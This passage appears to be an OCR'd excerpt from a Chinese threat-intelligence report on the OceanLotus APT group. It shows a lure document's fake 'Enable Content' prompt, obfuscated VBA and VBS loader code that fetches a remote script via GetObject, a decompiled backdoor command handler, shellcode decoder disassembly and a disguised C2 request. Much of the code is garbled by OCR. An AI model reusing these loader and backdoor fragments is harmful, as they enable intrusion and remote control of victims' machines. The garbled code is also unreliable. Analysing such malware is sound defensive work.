
u n i “ ”


Đơn khiếu nại
投诉


安全警告 宏已被禁用。
启用内容
Microsoft Word 2016
Error 30921-42. This Word document was saved in a later version of Microsoft Office™.
To display the document, please click "Enable Editting" from the yellow
and then click "Enable Content"

Normal

```
    strPath = DesDir & SkMMBXmNbPCwurUQIJQcF[illegible](58, 54, 20, 9, 1, 20, 7, 11, 34, 7, 18
1))
        Data = Data + SkMMBXmNbPCwur[illegible] F(Array(52, 8, 48, 19, 63, 85, 52, 22, 4, 8
, 82,  13, 83, 14, 7, 35, 52, 21, 2, 46, 22, 30, 51, 8, 44, 40, 49, 53, 14, 47, 3, _
        51, 30, 49, 52, 62, 40, 63, 50, 84, 44, 50, 60, 84, 2, 28, 53, 32, 22, 52, 63, _
        62, 32, 15, 7, 51, 40, 60, 5, 15, 30, 35, 4, 51, 30, 33, 2, 46, 52, 7))
        Data = Data + Sk*MBXmNbPCwurUQIJQcF(Array(52, 51, 14, 31, 60, 85, 48, 35, 50, 84,
50, 52, 35, 52, 46, 48, 13, 83 [illegible], 35, 52, 21, 2, 46, 22, 30, 51, 8, [illegible] 40, 49, _
        53, 39, 95, 47, 35, 14, 83, 50, 32, 60, 32, 5, 87, 14, 54, 63, 10, 40, 8, 60, _
        85, 40, 47, 49, 10, 32, 14, 5, 49, 44, 22, 55, 87, 10, 31, 47, 37, 21, 1))
            Data = Data + [illegible]
```

```
Function oFztDGVNahDltzqRrMY(HyLVEsXObSggsHZQaqbiCYr,DmLFttZEHrguDOfQf)
oFztDGVNahDltzqRrMY = HyLVEsXObSggsHZQaqbiCYr + DmLFttZEHrguDOfQf
End Function
Dim PKNn2AhgzQiTXEZlcT,kDGqgdNutdoIiSijIllIUDd,DzpwlGZqyYdkRtmhXr
Randomize
[illegible]
    Function dHAGbicIRNxby( ilCeKzfvdUWMIdQ )
        Dim JmUhPLCLmHukJ, cskaeCmGcloz( )
        ReDim cskaeCmGcloz( Len( ilCeKzfvdUWMIdQ ) - 1 )
        For JmUhPLCLmHukJ = 0 To UBound( cskaeCmGcloz )
            cskaeCmGcloz(JmUhPLCLmHukJ) = Asc( Mid( ilCeKzfvdUWMIdQ, JmUhPLCLmHukJ + 1, 1 ) )
    Next
    dHAGbicIRNxby = cskaeCmGcloz
[illegible]
        ReDim iKitxGhDaqtefEAJBxujUH( Len( etKMFlDKFjUvWUxeBiVAL ) - 1 )
        For NmjdVivKdRZrerBevMDoKeoE = 0 To UBound( iKitxGhDaqtefEAJBxujUH )
            iKitxGhDaqtefEAJBxujUH(NmjdVivKdRZrerBevMDoKeoE) = Asc( Mid( etKMFlDKFjUvWUxeBiVAL, NmjdVivKdRZrerBevMDoKeoE + 1, 1
)        Next
        fdqBruAKAnVGDTslR = iKitxGhDaqtefEAJBxujUH
    End Function
    Dim YMIjOpHxUpwlbtIrin
    set AEEVirAehEsZCIvyURVdafL = GetObject("script:https://[illegible]")
    YMIjOpHxUpwlbtIrin = fdqBruAKAnVGDTslR(fDCJGRnpMBBVYVWBSN)
    Function [illegible]
    [illegible]
      End Function
      Dim ZWjgHLwHQSPC,qvVftIRkoVZIfF,ORWmTbWMdNryIdzkMsyWtBlU
```

VBS Loader



```
{
  int v3; // edi

  v3 = len;
  switch ( a2 )
  {
    case 1:
      sub_10005634((int)a3, len, 1);            // 启动进程
      break;
    case 2:
      sub_10003B6A(a3);
      break;
    case 3:
      sub_10003609();
      break;
    case 4:
      sub_1000368C(len);
      break;
    case 5:
      sub_1000361D(len, a3);                    // 切换目录
      break;
    case 9:
      sub_100054E0(len, 1);                     // 进程注入
      break;
    case 0xA:
      sub_10003D1E((int)a3, len, "wb");         // 上传文件
      break;
    case 0xB:
      sub_10004C29(a3, len);                    // 读取文件
      break;
    case 0xC:
      sub_1000387A(len, a3);                    // 执行命令
      break;
    case 0xD:
      sub_100052D1(len, a3, 1);
      break;
```

Shellcode

```
seg000:00000008                 sub_8           proc near
seg000:00000008 5E                              pop     esi
seg000:00000009 8B 1E                           mov     ebx,
seg000:0000000B 83 C6 04                        add     esi,
seg000:0000000E 8B 2E                           mov     ebp, [esi]
seg000:00000010 31 DD                           xor     ebp,
seg000:00000012
seg000:00000015 56                                push    esi
seg000:00000016
seg000:00000016                 loc_16:
seg000:00000018 31 DF                             xor     edi, ebx
seg000:0000001A 89 3E                             mov     [esi], ed
seg000:0000001C 31 FB                             xor     ebx, edi
seg000:0000001E 83 C6 04                          add     esi,
seg000:00000021 83 ED 04
```




图 85 海莲花组织分析制图（15）

(2)与服务器通信的数据包如下，可以看出服务器名称、各项参数、生效时间、[illegible]

```
GET /s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books HTTP/1.1
Host: www.amazon.com
Accept: */*
```

[redacted]